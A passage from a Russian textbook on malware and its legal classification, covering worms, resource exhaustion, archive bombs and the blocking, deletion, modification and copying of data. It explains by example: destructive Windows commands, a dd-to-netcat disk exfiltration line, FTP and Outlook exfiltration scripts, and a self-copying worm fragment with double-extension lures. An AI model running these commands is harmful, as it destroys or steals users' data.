Следует отметить следующую особенность в распространении подобных программ. Обычно пользователям рекомендуют делить сеть Internet на несколько зон и устанавливать для них различные уровни доверия. Для незнакомых узлов рекомендуется устанавливать наивысший уровень безопасности, при котором нейтрализуется исполнение любых сценариев. Для компьютеров с известными сетевыми адресами друзей, родственников, коллег по работе можно установить более низкий уровень безопасности — ведь кому-то доверять надо. Обычно список таких адресов хранится в почтовой программе в адресной книге. «Сетевой червь», проникая в компьютерную систему, ищет эту адресную книгу и рассылает свои копии по найденным адресам. Этот вид проникновения можно назвать атакой на доверие.

Значительная часть «сетевых червей» распространяется путем атаки на переполнение буфера, которая была изложена выше. Согласно [30] программа-«червь» должна самостоятельно находить сетевые компьютеры, переносить свой код на атакованную машину с помощью сетевых протоколов, записывать его в оперативную память, передавать ему управление, выполнять деструктивные действия и повторять цикл на следующем компьютере. При этом «сетевой червь» может не проникать в файловые системы на атакованных узлах. Деструктивные действия вполне могут ограничиваться доступом к оперативной памяти, из которой можно копировать информацию, запускать процессы, блокировать работу ЭВМ. Подобные атаки не нуждаются в оплошностях пользователя — ему достаточно только подключить свой компьютер к сети.

3.6. «Жадные» программы

Одним из распространенных видов опасных программных (управляющих) воздействий является атака на ресурсы ЭВМ. Можно выделить три основных вида таких ресурсов:

- **Время центрального процессора.** В многозадачном режиме системная программа, называемая планировщиком задач, делит вычислительный ресурс между многими процессами. Каждому процессу выделяется временной интервал продолжительностью около 10 миллисекунд, и после его окончания управление принудительно передается следующей программе. С учетом высокого быстродействия современных процессоров за это время успевают выполняться десятки тысяч элементарных машинных команд. А у пользователя, сидящего перед компьютером, создается представление, будто все его программы работают одновременно. Тем не менее есть действия, выполнение которых ощутимо сказывается на других программах. Например, чтение или запись на машинный носитель приостанавливает работу компьютерных программ, в том числе таких, которые обрабатывают пользовательский ввод команд или данных.

- Оперативная память, в которую должны загружаться данные и из которой согласно принципу фон Неймана должны считываться для исполнения отдельные команды программы. Оперативной памяти редко бывает достаточно, и многозадачные операционные системы, в том числе Windows, поддерживают функционирование виртуальной памяти. Недостающая память выделяется процессам на жестком магнитном диске и по мере надобности между оперативной памятью и файлом «подкачки» на жестком диске происходит свопинг (англ. swap — обмен) — обмен используемыми и неиспользуемыми блоками памяти. Обычно они называются страницами и имеют размер 4 Кб. «Щедрая» операционная система Windows* наделяет каждую прикладную программу виртуальной памятью в 4 Гбайта, и если программа использует эту память полностью, то другим программам останется немного. Операционная система в этом случае становится невольным пособником «жадных» программ, помогая им отбирать оставшееся процессорное время у обделенных прикладных и системных программ. Затем ей приходится дополнительно блокировать процессорное время, впустую перегоняя страницы памяти из оперативной памяти на диск и обратно.
- Устройства ввода/вывода информации, каждое из которых в любой момент времени должно обслуживать только одну программу (или ее отдельный поток). В составе обычной компьютерной системы один монитор, одна клавиатура и один принтер, и операционная система (а именно подсистема ввода-вывода) жестко контролирует доступ программ к каждому из устройств. Если одновременно несколько программ будут выводить информацию на принтер, ничего хорошего из этого не получится. Исключение делается только для компьютерного монитора, но каждая программа может выводить данные только в свое окно, окна могут сворачиваться и перекрываться, а определять, какое окно ему нужнее, будет пользователь.

В отношении сети ЭВМ критичными ресурсами являются:

- пропускная способность канала связи,
- размер буферов оперативной памяти, выделенных системой для принятых, но еще не обработанных сетевых пакетов,
- быстродействие стека сетевых драйверов (программ низкого уровня, обеспечивающих упаковку и распаковку сетевых пакетов от сетевого до прикладного уровней OSI).

Программы, «покушающиеся» на ресурсы компьютера, принято называть «жадными», и это название вполне им подходит. Такие программы стараются захватить в свое распоряжение все доступные ресурсы компьютера за счет других. В результате происходит замедление работы обделенных программ, возможно даже их полное блокирование.

Действия «жадных» программ приводят либо к блокированию обрабатываемой информации, либо к нарушению работы ЭВМ.

Для того чтобы «захватить» процессорное время, программа должна иметь необходимые полномочия. В Windows XP пользовательская программа, запущенная с правами администратора системы, может установить себе приоритет реального времени и уйти в бесконечный цикл. Это делается с помощью функции **SetPriorityClass** с двумя параметрами. Первый параметр — номер процесса, а второй — код приоритета. Например, наивысший приоритет реального времени (**RealTime**) имеет номер 256.

Еще одна тактика «жадных» программ заключается в том, чтобы направлять по сети запросы или сообщения, которые нуждаются в обработке и замедляют работу ЭВМ. В компьютерной сети действуют протоколы, которые можно назвать протоколами вежливости. Уместно привести следующее сравнение. Представьте себе, что вы идете по улице в шляпе, и встречные знакомые вам люди в знак приветствия снимают свои шляпы. Вам необходимо отвечать на приветствия аналогичным образом. Если знакомых будет довольно много, вам придется идти с непокрытой головой. Большинство сетевых протоколов требуют, чтобы компьютер отвечал на полученные пакеты. Посылая в адрес атакуемого компьютера большое число пакетов, злоумышленник может полностью заблокировать его работу, расходуя ресурсы компьютера-жертвы на выполнение ненужной работы. Так организованы многие сетевые атаки. В качестве примера можно рассмотреть командный файл, посылающий на другой компьютер бесконечные сообщения с помощью команды **net send**. Желаящие могут проверить эту команду на своем компьютере, чтобы не мешать другим. Посланные пакеты вернуться на собственный компьютер (точнее — они с него и не будут выходить), если в качестве IP-адреса указать обычный адрес интерфейса обратной петли **127.0.0.1**

```
metka:
net send Привет! 127.0.0.1
goto metka
```

Листинг 14. Пример программы, отправляющей сообщения по сети

К жадным программам можно отнести и так называемые «архивные бомбы». Они представляют собой архивы, специально оформленные таким образом, чтобы вызывать нештатное поведение архиваторов при попытке разархивировать данные — зависание или существенное замедление работы компьютера или заполнение диска большим количеством «пустых» данных. Особенно опасны «архивные бомбы» для файловых и почтовых серверов, если на сервере используется какая-либо система автоматической обработки входящей информации — «архивная бомба» может просто остановить работу сервера.

Встречаются три типа подобных «бомб»: некорректный заголовок архива, повторяющиеся данные и одинаковые файлы в архиве.

Некорректный заголовок архива или испорченные данные в архиве могут привести к сбою в работе конкретного архиватора или алгоритма разархивирования при разборе содержимого архива.

Значительных размеров файл, содержащий повторяющиеся данные, позволяет упаковать такой файл в архив небольшого размера (например, 5 ГБ данных упаковываются в 200 КБ RAR или в 480 КБ ZIP-архив).

Огромное количество одинаковых файлов в архиве также практически не сказывается на размере архива при использовании специальных методов (например, существуют приемы упаковки 10^{100} одинаковых файлов в 30 КБ RAR или 230 КБ ZIP-архив) [53].

3.7. Мифические вредоносные программы

Страх пользователей и неопытных администраторов перед вирусными эпидемиями может быть настолько большим, что он в буквальном смысле парализует деятельность многих организаций и фирм. Крис Касперски [17], рассуждая о том, что могут, и чего не могут делать вирусы, с сарказмом пишет: «Попытка проанализировать машинный код такого вируса приводит к активизации специального модуля, который вводит головки винчестера в резонанс и путем хитроумной комбинации определенных звуковых и видеоэффектов убивает программиста прямым кровоизлиянием в мозг, после чего перепрограммирует блок питания так, что компьютер буквально взрывается, уничтожая следы преступления».

Компоненты компьютерной системы проектируются и разрабатываются в расчете на программное управление ими. И разработчики должны исключать возможность отказа радиоэлектронных изделий по вине вредоносной или просто недостаточно отлаженной компьютерной программы. Поэтому невозможно написать вредоносную программу, способную вводить головки жесткого магнитного диска в резонанс, либо прожигать пучком электронов экран электронно-лучевой трубки.

Тем не менее, вредоносные программы могут опасным образом воздействовать на аппаратуру. Например, порча аппаратуры путем ее перепрограммирования возможна путем:

- стирания Flash-BIOS на программном уровне,
- изменения текущих настроек монитора в энергозависимой памяти,
- программирования стабилизатора питания системного блока или устройства бесперебойного электропитания на опасное повышение уровня выходного напряжения,
- программной модификации служебных таблиц контроллера жесткого магнитного диска, установки пароля на доступ к HDD,
- модификации «прошивки» модемов и др.

Наконец, следует учитывать потенциальную опасность компьютерных программ по отношению к здоровью и самочувствию пользователя ЭВМ. На сайтах Internet можно без особого труда обнаружить компьютерные программы, которые пытаются воздействовать на психику человека за счет создания яркостных и цветовых мельканий, движущихся фигур, звуков определенной частоты и длительности. Медики и психологи утверждают, что подобным образом можно воздействовать если не на всех, то, по крайней мере, на психически неустойчивых пользователей.

К вредоносным программам вплотную примыкает опасная дезинформация. Иногда то, что не может сделать вредоносная программа, удастся сделать руками самих пользователей. Можно привести такой пример. Пользователь получает электронное письмо, содержащее примерно такой текст: «Внимание! Антивирусная тревога! По сети распространяется новый очень опасный вирус. Проникая в компьютер, он принимает вид обычного системного файла и какое-то время ничем себя не проявляет. Затем в случайно определенное время он уничтожает все пользовательские файлы и стирает BIOS. Если мы успели Вас вовремя предупредить, Вы еще успеете его обезвредить. Откройте папку Windows\System32, найдите в ней файл с изображением ... и немедленно удалите его». Остальное выполняется руками напуганного пользователя. Если в системе отключен механизм Windows File Protection, позволяющий немедленно заменять поврежденные системные файлы, пользователю после этого как минимум придется переустанавливать на своем компьютере операционную систему.

4. ДЕЙСТВИЯ ВРЕДОНОСНЫХ ПРОГРАММ, ЗАВЕДОМО ПРИВОДЯЩИЕ К ОПАСНЫМ ПОСЛЕДСТВИЯМ

Вредоносными, согласно ст. 273 УК РФ, являются программы для ЭВМ, заведомо приводящие к несанкционированному уничтожению, блокированию, модификации или копированию информации либо нарушению работы ЭВМ. Е. Касперский [21], классифицируя вредоносные программы, которые он обобщенно называет «компьютерными вирусами», подразделяет их по деструктивным возможностям на четыре группы:

- Безвредные, т. е. не влияющие на работу компьютера, если не считать использования ими процессорного времени, пространства оперативной и дисковой памяти.
- Неопасные, проявляющие себя звуковыми и/или визуальными эффектами.
- Опасные, приводящие к порче компьютерной информации и существенным сбоям в работе компьютера: сбросу CMOS-памяти, логическому стиранию файлов и каталогов, изменению системных параметров и др.
- Особо опасные, способные причинить значительный ущерб компьютерной информации или вызвать серьезные повреждения узлов компьютера, вызывая форматирование фиксированных дисков, разрушение файловой системы, системного реестра, стирание BIOS и др.

Иерархию опасностей в порядке их возрастания можно выстроить следующим образом:

- Присутствие в системе посторонних процессов, которые ничем опасным себя не проявляют.
- Генерация звуковых и визуальных эффектов.
- Имитация программных сбоев и неисправностей аппаратуры.
- Модификация, перемещение, удаление файлов и каталогов, манипуляции с их атрибутами.
- Удаление файловой системы или ее части.
- Форматирование фиксированных магнитных дисков.
- Перепрограммирование BIOS и периферийных устройств с энергонезависимой памятью, приводящее к повреждению или длительной неработоспособности аппаратуры.
- Опасное воздействие на здоровье пользователя.

4.1. Блокирование компьютерной информации

Вредоносным блокированием компьютерной информации называются преднамеренные действия, заведомо приводящие к кратковременному или длительному затруднению доступа пользователя к

данным, доступ к которым ему разрешен в соответствии с реализованной политикой безопасности. Заблокированные данные не уничтожаются, не изменяются и не становятся известными другим людям. Вредоносные программы и команды могут приводить к следующим видам блокирования компьютерной информации:

- Блокированию доступа в компьютерную систему на уровне базовой системы ввода-вывода (BIOS). Оно реализуется путем программной записи в CMOS-память пользовательского пароля (точнее его хэш-функции), о котором самому пользователю не сообщается. Естественно, он будет лишен возможности использовать свой компьютер с хранимой на нем информацией до тех пор, пока самостоятельно или с помощью специалистов не примет меры по сбросу этого пароля. Так, в Windows* на программном уровне это реализуется путем записи произвольных байтов в ячейки 78h — 7Fh регистра CMOS-памяти через порты 70h и 71h (запись любой информации в CMOS-память требует пересчета и перезаписи контрольной суммы).
- Блокированию или уничтожению учетной записи пользователя (что приводит к невозможности его входа в операционную систему и доступа к данным). Например, в Windows XP с помощью команды:

net user %username% /delete

уничтожается учетная запись текущего пользователя.

- Лишению пользователя прав на доступ к его собственному каталогу, подкаталогам или отдельным файлам. Так, с помощью команды:

calcs %homepath% /d %username%

при использовании файловой системы NTFS запрещается доступ пользователя к его домашнему каталогу.

- Повреждение заголовка или служебного раздела файла со сложным форматом так, что данные в нем сохраняются, но он не может быть открыт для чтения или редактирования. Иногда для этого достаточно изменить в заголовке файла хотя бы один байт его «магического числа», по которому программное приложение распознает «свои» файлы.
- Стирание хотя бы одного служебного сектора магнитного диска, после чего диск не загружается, не читается или объявляется неформатированным.
- Создание очень глубокого каталога с перемещением внутрь него пользовательских файлов.

Этот перечень способов блокирования может быть дополнен. Блокирование информации может также наступить в результате нарушения работы ЭВМ. Частным видом блокирования является логическое удаление файлов, что будет объяснено ниже.

К разновидности вредоносного блокирования приводит вирусное копирование, которое способно превратить пользовательские программы и данные в активную программную угрозу. Пользователь имеет возможность открыть файл для чтения и редактирования, но, зная об опасности, воздерживается от доступа к своей информации. Эту разновидность блокирования можно назвать «блокированием информации под угрозой совершения деструктивных действий».

4.2. Несанкционированное удаление компьютерной информации

Удаление компьютерной информации — это процесс физического стирания с машинного носителя последнего экземпляра данных (файла) при невозможности восстановления удаленной информации доступными пользователю программными средствами компьютерной системы. Удаление компьютерной информации с машинных носителей может производиться внепрограммными методами, включая использование источников переменных магнитных полей большой интенсивности, механическое разрушение носителя или удаление с него слоя вещества, хранящего информацию, термическое разрушение носителя или изменение его агрегатного состояния и др. Однако поскольку сейчас речь идет о последствиях программного доступа, подобные методы удаления компьютерной информации рассматриваться не будут.

Вредоносное программное удаление компьютерной информации может происходить в различных формах:

del %homedrive% /f /s /q — команда без запроса пользователя удаляет файлы и подкаталоги в его домашнем каталоге,
copy /y /b notepad.exe /b Документ.doc — «Блокнот» копируется на место файла-документа, целиком или частично затирая его,
dir c: >explorer.exe — в исполняемом файле командной оболочки вместо части программного кода окажется информация о файлах и каталогах диска **C:** (в Windows XP, Vista это происходит при условии отключения защитного механизма Windows File Protection).

В распространенных операционных системах Windows* и UNIX файл обычно состоит из трех компонентов: записи в каталоге, метаданных, определяющих атрибуты файла и его местоположение на диске, и собственно данных. Удаление файлов обычно происходит на логическом уровне, т. е. условно. При этом целиком или частично удаляется имя файла и изменяется информация о его существовании и размещении. Блоки данных, в которых хранится сама информация, объявляются свободными. До тех пор, пока это дисковое пространство не будет занято другим файлом, данные удаленного файла будут фактически существовать, но найти их может быть затруднительно. Такой способ удаления скорее является разновидностью **блокирования**, так как информация в

«удаленных» файлах какое-то время существует без изменения, но может быть недоступной для пользователя.

В то же время существует достаточно много утилит, предназначенных для гарантированного программного удаления файлов. Такие утилиты одновременно с обнулением служебной информации могут многократно перезаписывать блоки данных удаляемых файлов случайной либо заданной последовательностью бит. Многократное и разнополярное перемагничивание каждого домена на магнитном носителе позволяет качественно удалить данные на момент существования файла.

4.3. Вредоносная модификация компьютерной информации

Существует два вида вредоносной модификации компьютерной информации.

Шумовая модификация равносильна удалению информации и является заменой файла или его части хаотичной последовательностью байт. Ущерб, причиняемый модификацией, зависит от типа и формата файла. Так, искажения хотя бы одного байта в компьютерной программе может оказаться достаточно, чтобы при ее исполнении или интерпретации возникла ошибка результата, остановка или сбой в работе ЭВМ. В то же время искажение одиночного символа, слова или даже предложения могут не повлиять на основное содержание и смысл текстового документа. Аналогично, потеря небольшого фрагмента графического изображения или звука может оказаться незаметной при его восприятии.

Смысловая модификация производится с намерением изменить смысл или функциональность компьютерной информации.

- смысловая модификация программ — это замена части команд или данных с целью обхода парольной защиты, внесения изменений в финансовые счета с целью извлечения выгоды и др. В качестве примера можно привести фрагмент программы, запрашивающий у пользователя его пароль.

Goto metka

Passwd = InputBox("Введите пароль")

... процедура обработки введенного пароля

metka:

... продолжение программы

Помещение в программу оператора безусловного перехода позволяет обойти процедуру ввода пароля.

- смысловая модификация системных данных (реестра) производится с целью автоматического запуска вредоносных программ и команд, изменения настроек, снятия защитных механизмов, изменения

ассоциативных связей между расширением файлов и запускаемыми приложениями и др.

- смысловая модификация пользовательских данных — это несанкционированное изменение текста, реквизитов документов, изображений, звуков с целью причинения вреда, извлечения выгоды, создания фальшивых доказательств и улик. Разновидностью вредоносной модификации данных и программных сценариев является **deface** (с англ. ухудшать, портить, повреждать) — подмена гипертекстового документа, отображающего страницу Web-сайта.

Вирусная модификация компьютерной информации не только приводит к изменению структуры файла, алгоритма работы программы, разрушению данных, но превращает атакованный файл во вредоносный, увеличивая тем самым число опасных активных программ внутри системы.

Примеры вредоносной модификации компьютерной информации:

ren %windir%\system32*. * *.txt — у всех файлов в системном каталоге Windows\system32 расширение меняется на ***.txt** (команда не изменяет файлов, имеющих атрибуты «скрытый» и «системный»),

replace %HOMEPATH%*. * %windir% /s — происходит дописывание или замена файлов в системном каталоге,

reg add HKCU\Software\Microsoft\Office\10.0\Word\Security /v Level /d 3 /f — в Word 10.0 происходит принудительное и безусловное отключение защиты от вирусов в макросах.

4.4. Несанкционированное копирование компьютерной информации

Способность к копированию является уникальным свойством информации. Копирование информации — это энергетический процесс ее переноса с одного носителя на другой без изменения количества и качества, при котором она сохраняется на исходном носителе. Несанкционированное копирование конфиденциальной информации может причинить ущерб ее собственнику, поскольку он при этом лишается возможности единолично распоряжаться своей информацией. В то же время копирование надежно зашифрованной информации, недоступной для ознакомления посторонним, не причиняет ущерба ее собственнику и не бесполезно для злоумышленника.

Злоумышленник может получить доступ к конфиденциальной информации путем хищения ее вещественных носителей, с помощью копирования ее на собственный носитель, либо путем ознакомления с информацией в процессе ее передачи или отображения (ознакомление тоже является процессом копирования информации в человеческую память). Существует множество способов несанкционированного получения чужой конфиденциальной информации, в числе которых наблюдение, подслушивание, выведывание, формы технического

шпионажа, включая перехват побочных излучений и наводок. Мы будем рассматривать только программно-управляемые способы копирования компьютерной информации, которые не менее разнообразны.

Формы копирования определяются видом носителей информации. Копируемая компьютерная информация может храниться на внешнем машинном носителе (дисковом пространстве), располагаться в оперативной памяти, передаваться между сетевыми узлами по каналам связи, вводиться с клавиатуры или отображаться на дисплее. Способ копирования определяется местом нахождения информации, ее доступностью для злоумышленника и имеющимися у него аппаратно-программными средствами.

Представляют интерес три разновидности опасного или вредоносного копирования информации, которые могут происходить под управлением компьютерных программ. К ним относятся:

- копирование конфиденциальной информации,
- вирусное копирование,
- копирование файлов и процессов с целью исчерпания ресурсов компьютера.

Копирование информации, хранимой на внешних машинных носителях, производится в два этапа. Вначале происходит чтение информации с внешнего носителя и запись ее в оперативную память. Затем скопированная информация из оперативной памяти через аппаратные интерфейсы перезаписывается на другой носитель или передается на другой компьютер по сети. Если конфиденциальные данные на момент копирования уже находятся в оперативной памяти, первый этап копирования (чтение из дисковой памяти) опускается.

Процесс чтения и записи информации на внешние носители является блочным и, как правило, производится секторами длиной в 512 байт. Операционная система Windows 98 позволяет пользовательским процессам напрямую работать с дисковой памятью, и вредоносная программа может производить секторное копирование путем непосредственного обмена с регистрами контроллера ввода-вывода, используя прерывания BIOS. Для этого можно использовать и язык внутренних команд известного отладчика Debug:

L 100 3 2000 200 — копирование в оперативную память 200h = 512 секторов логического диска **C:**, начиная с номера 2000h = 8192,
W 100 0 100 200 — перезапись скопированных секторов на дискету,
Q — завершение работы с отладчиком.

Операционные системы Windows NT 5.0 позволяют напрямую работать с дисковой памятью только привилегированным процессам с использованием системного вызова Win32 **DeviceIOControl**. Существуют и более сложные способы программного управления

секторным копированием [35], но большинство создателей вредоносных программ избегает ненужных сложностей. В то же время операционные системы UNIX вовсе не препятствуют прямым операциям копирования дисковой памяти и предоставляют привилегированному пользователю немало уникальных возможностей:

cat /home/user/file1 > /dev/fd0 — непосредственное копирование файла с фиксированного диска на дискету с записью данных, начиная с первого сектора,
dd if=/dev/hda1 of=/dev/fd0 bs=1024 skip=2000 count=1440 — копирование на дискету 1440 килобайтных блоков первого логического раздела жесткого диска, начиная с номера 2000,
dd if=/dev/hda1 | nc 162.76.34.12 999 — копирование всех секторов первого логического раздела жесткого диска и передача их по сети на другой компьютер с IP-адресом **162.76.34.12** в адрес программы, «прослушивающей» транспортный порт 999 (сетевое копирование происходит с использованием утилиты **netcat**).

Как правило, копирование хранимой компьютерной информации производится с помощью файловых процедур. В Windows* обычное создание копий файла (-ов) и/или каталогов на другом машинном носителе осуществляется путем вызова системных функций **CreateFile**, **ReadFile**, **WriteFile** и **CopyFile**. В командном языке оболочек **Command.com** и **Cmd.exe** для этого существуют команды **Copy** и **Xcopy** (символьная команда **copy** является внутренней командой, а **xcopy** — именем самостоятельной утилиты). Например, с помощью команды:
copy "c:\Мои Документы\secret.doc" a: — файл копируется из каталога жесткого диска на дискету.

Скопированная информация может быть выведена через внешние аппаратные интерфейсы на другой компьютер, принтер, устройство отображения или компьютеризированное устройство с памятью (плеер, цифровой диктофон, фото- или видеокамера и др.) путем перенаправления вывода. Примеры копирования текстовых файлов:

type "c:\Мои Документы\abcd.txt" > a: — создание копии файла на дискете,
type abcd.txt >COM4 — копирование файла на другое устройство, подключенное к последовательному порту COM4,
type document.txt >prn — вывод документа на печать.

Копированием информации являются не только чтение и запись файлов данных, но и перенаправление в файл или на устройство результатов работы какой-либо программы. Например, с помощью команд:
dir c:*.doc /s /b >a:\data_dir.txt — в файл на гибком магнитном носителе выводятся полные имена всех файлов-документов, имеющих расширение **doc**,

REG EXPORT HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion e:\reg win.reg — на внешнем носителе создается файл с копией фрагмента системного реестра.

При копировании информации, отображаемой на экране компьютера, ее источником является видеопамять. Подобным путем копирует пользовательскую информацию и косвенно ведет наблюдение за пользователем программа-шпион **X-Files**. Вредоносная программа также может получать видеоинформацию через буфер обмена, имитируя нажатие комбинаций клавиш, используемых в интерактивном режиме для снятия графического образа всего экрана (**ScreenShot**) или отдельного активного окна (**WinShot**). Для этого вредоносная программа имитирует нажатие комбинации клавиш <Alt+PrintScrn> или <Ctrl+PrintScrn>, и изображение окна со всем содержимым попадет в буфер обмена, который затем сохраняется в файл.

Разновидностью копирования является перехват пользовательского клавиатурного ввода. Его можно организовать несколькими способами, в том числе путем чтения введенных символов из клавиатурного буфера, созданием специального драйвера-перехватчика на пути клавиатурного ввода или перехвата символов из системного потока сообщений.

Видом копирования является перехват информации, передаваемой в виде электрических сигналов, электромагнитных волн (включая инфракрасное излучение) по проводным, радиочастотным и инфракрасным каналам связи. Копирование в проводных каналах происходит путем включения в линию приемного устройства, производящего запись сигналов, протекающих по электрическим цепям. Копирование информации в радиоканалах происходит методами радиоприема. Наконец, копировать можно и с использованием технических каналов утечки. Все эти виды копирования могут производиться с помощью компьютеров и быть программно-управляемыми.

Копирование файлов может производиться с использованием штатных сетевых протоколов. Наиболее распространенным протоколом сетевого копирования файлов является FTP (File Transfer Protocol). Если в это время компьютер подключен к сети и в качестве получателя в доступном сегменте сети определен другой компьютер с активизированным FTP-сервером, то вредоносная программа может запустить на атакуемом компьютере клиентскую программу FTP в автоматическом режиме и передать ей для исполнения небольшой сценарий, состоящий из нескольких команд.

ftp -n -s:ftpscript >nul ‘команда для запуска FTP-клиента с передачей команд из подготовленного файла ftpscript. Содержимое файла может выглядеть так:

OPEN ftpserver — установление сеанса с FTP-сервером

Username — передача имени пользователя

Password — и его пароля

CD ftpdirectory — переход в указанный каталог удаленной системы

LCD filedirectory — переход в каталог локальной системы, где хранятся копируемые файлы

MPUT files — пересылка файлов на FTP-сервер

BYE — конец сеанса

Листинг 15. Копирование информации на удаленный компьютер по протоколу FTP

И еще один вид сетевого копирования данных — отправка email-сообщения и файла с помощью почтового клиента Outlook. Оно может быть выполнено с помощью следующего сценария:

```
Dim Outlook, MAPI, NewMail
On Error Resume Next
Set
Outlook=WScript.CreateObject("Outlook.Application")
Set MAPI=Outlook.GetNameSpace("MAPI")
Set NewMail=Outlook.CreateItem(0)
NewMail.Subject="ivanov"
NewMail.Body="privet"
NewMail.Recipients.Add "ivanov@somewhere.ru"
NewMail.Attachments.Add("secret.doc")
MAPI.Logon "profile", "password"
NewMail.Send
MAPI.Logoff
```

Листинг 16. Пример копирования (отправки) файла по электронной почте

Перехват трафика в компьютерных сетях — это тоже вид копирования сетевой информации, именуемый **сниффингом**. Сниффинг в локальной сети с разделяемой средой передачи заключается в том, что сетевой адаптер «слушающего» компьютера с помощью команды **ifconfig** (в UNIX-системах) или **ipconfig** (в Windows-системах) переводится в режим перехвата всех пакетов (режим называется **promiscuous mode**, что означает беспорядочный захват). Затем с помощью утилит типа **tcpdump** пакеты, содержащие нужную информацию, могут быть отфильтрованы и записаны в файл. Так, с помощью команды:

```
tcpdump -i eth0 -c 50 -s 64 -v -w /home/tcp_dump1 src
192.168.0.1 and dst 192.168.0.12 — Ethernet-адаптер
```

производит перехват 64-байтных заголовков 50-ти сетевых пакетов любого типа, направленных от узла **192.168.0.1** в адрес узла **192.168.0.12** с записью информации в бинарный файл.

Если злоумышленник не может включить свой компьютер в канал, по которому передается интересующая его информация, он может попытаться перенаправить этот поток через свой узел. Такая возможность существует, поскольку пользователи глобальной компьютерной сети могут управлять не только отправкой сообщений, но и их маршрутом. В [30] излагаются некоторые способы перенаправления трафика через сетевой узел злоумышленника, которые используют для этого возможности сетевых протоколов ARP, ICMP и TCP. С целью получения конфиденциальной информации в Internet используются многие узлы, предоставляющие якобы анонимные и бесплатные услуги по скрыванию адресов отправителей сообщений. Но этот способ получения информации основан уже на психологических методах.

Еще один вид вредоносного копирования — это **вирусное инфицирование**, при котором вредоносная программа создает свою копию в другом файле, либо в памяти другого сетевого компьютера. Этот процесс не связан с нарушением конфиденциальности и является результатом деятельности компьютерных вирусов и «сетевых червей». В большинстве случаев вирусное инфицирование файлов является их вредоносной модификацией, а иногда это приводит к уничтожению компьютерной информации либо ее блокированию. При этом новый файл или новый сетевой узел также становится вирусоносителем, способным продолжать процесс инфицирования. Так, при проникновении вируса в офисный документ пользователь, получив предупреждение о заражении, может отказаться от открытия этого документа, и хранящаяся в нем информация будет заблокирована. Приведенная ниже процедура, используя язык VBA, производит вирусное копирование программного модуля из глобального шаблона текстового процессора Word в каждый документ, открываемый для чтения или редактирования:

```
Sub AutoOpen()  
Application.OrganizerDelete Source:= C:\Program  
Files\Microsoft Office\Шаблоны\Normal.dot",  
Name:="FileOpen", Object:=  
wdOrganizerObjectProjectItems  
End Sub
```

Листинг 17. Пример вирусного копирования программного кода на языке VBA.

В следующем примере так называемый почтовый «червь» создает в различных каталогах файловой системы атакованного компьютера свои

копии, маскируя их под рисунки непристойного содержания. Файлам присваивается двойное расширение в расчете на то, что режим отображения расширений зарегистрированных системой типов файлов отключен (по умолчанию). Но первое расширение (в данном случае *.jpg) остается на виду, привлекая внимание пользователя, который может элементарно забыть об осторожности, не обратив внимания на то, что это чужой файл, неизвестно как проникший в его компьютер, и на то, что рисункам почему-то соответствуют пиктограммы сценариев (если таким же путем размножается исполняемый файл, то он может маскироваться своей пиктограммой, полностью соответствующей объекту подражания).

```
On Error Resume Next
Set Shell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
Herpes = (WScript.ScriptFullName)
Shell.RegWrite
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\H
erpes",Fso.GetSpecialFolder(1) & "\Win32.vbs"
PgDir =
Shell.RegRead("HKEY_LOCAL_MACHINE\Software\Microsoft
\Windows\CurrentVersion\ProgramFilesDir")
KaZaA = (PgDir & "\Kazaa\My Shared Folder") & "\"
fso.copyfile Herpes, KaZaA & "Young teen.jpg.vbs"
fso.copyfile Herpes, KaZaA & "Hot Girl.jpg.vbs"
fso.copyfile Herpes, KaZaA & "Pussy.jpg.vbs"
fso.copyfile Herpes, KaZaA & "sex.jpg.vbs"
fso.copyfile Herpes, KaZaA & "big boobs.jpg.vbs"
fso.copyfile Herpes, KaZaA & "Sex Tips.doc.vbs"
```

Листинг 18. Фрагмент вирусной программы, создающий копии файлов с двойным расширением

Вредоносным может быть копирование (тиражирование) любой информации, выполняемое с целью заполнения доступного пользователю дискового пространства. Копирование при этом является первичным процессом, с помощью которого захватывается и блокируется внешняя память компьютера. Например, программа создает тысячи файлов со случайными именами, помещает их в каталог %TEMP% и присваивает им атрибуты, препятствующие удалению.

Копированием по своей сути является и создание новых процессов. Каждому новому процессу предоставляется и определенный объем виртуальной памяти, и доля процессорного времени. Если в системе работает много паразитных процессов, интенсивно использующих ресурсы

компьютера, то полезным пользовательским программам выполняться будет нигде и некогда.

Как видно из приведенных примеров, вредоносные действия и их деструктивные последствия в формах копирования, модификации, удаления и блокирования компьютерной информации находятся в сложных причинно-следственных связях. Действие, выполняемое программой, не следует путать с вредоносными последствиями. Например, копирование является сложным действием, которое может приводить к различным вредным последствиям. Так, команда копирования файла:

copy /y abcd.txt efgh.bmp, введенная в командной строке **Cmd.exe**, в зависимости от условий может привести к трем различным результатам:

- если файл **efgh.bmp** еще не существует, то произойдет создание копии файла **abcd.txt** в том же каталоге, но с изменением имени и расширения файла. При этом можно говорить не только о **копировании** файла, но и о его **модификации**;
- если файл **efgh.bmp** существует, а файл **abcd.txt** имеет нулевой размер, то служебная область второго файла будет передана операционной системой первому файлу, а данные второго файла на некоторое время (до его естественной перезаписи) будут **заблокированы**;
- если первый файл по объему равен или больше второго, можно говорить об **удалении** информации, так как и служебная область, и данные второго файла будут уничтожены при перезаписи (этот результат, конечно, зависит от используемой файловой системы).

Параметр **/y**, используемый программой после команды **copy**, указывает на несанкционированный характер выполнения, поскольку пользователь предупреждаться об опасных последствиях не будет.

4.5. Нарушение работы ЭВМ

Нарушением работы ЭВМ со стороны вредоносной программы являются многочисленные по форме и проявлению последствия, делающие невозможным ввод, вывод, отображение, передачу, прием, копирование, удаление и иные виды обработки информации. Нарушениями работы ЭВМ могут быть:

- Создание помех вводу текстовой информации. Например, можно полностью отключить клавиатуру и/или мышь, заблокировать некоторые клавиши, изменить кодировку символов, выводить повторы символов при незначительной задержке в удержании клавиш и др. Например, в Windows 98 при вводе команды **rundll32 keyboard,disable** происходит отключение клавиатуры. Вызов из исполняемой программы библиотечной функции **BlockInput(True)** во всех системах Windows* полностью блокирует для всех приложений

ввод клавиатуры и мыши (ситуация восстанавливается только путем перезагрузки системы).

- Создание помех пользователю по управлению компьютером. В графическом режиме для управления наиболее часто используется мышь, которая и превращается в «жертву». Например, курсор сильно замедляет или наоборот ускоряет свое движение либо движется по траектории, не совпадающей с траекторией мыши. По команде **rundll32 user32.dll,SetCursorPos**, введенной в командной строке, курсор мыши перемещается в левый верхний угол, по команде **rundll32 user32.dll,SwapMouseButton** меняются местами клавиши мыши, вызов функции **ClipCursor** ограничивает перемещение курсора по экрану заданными координатами и т. д.
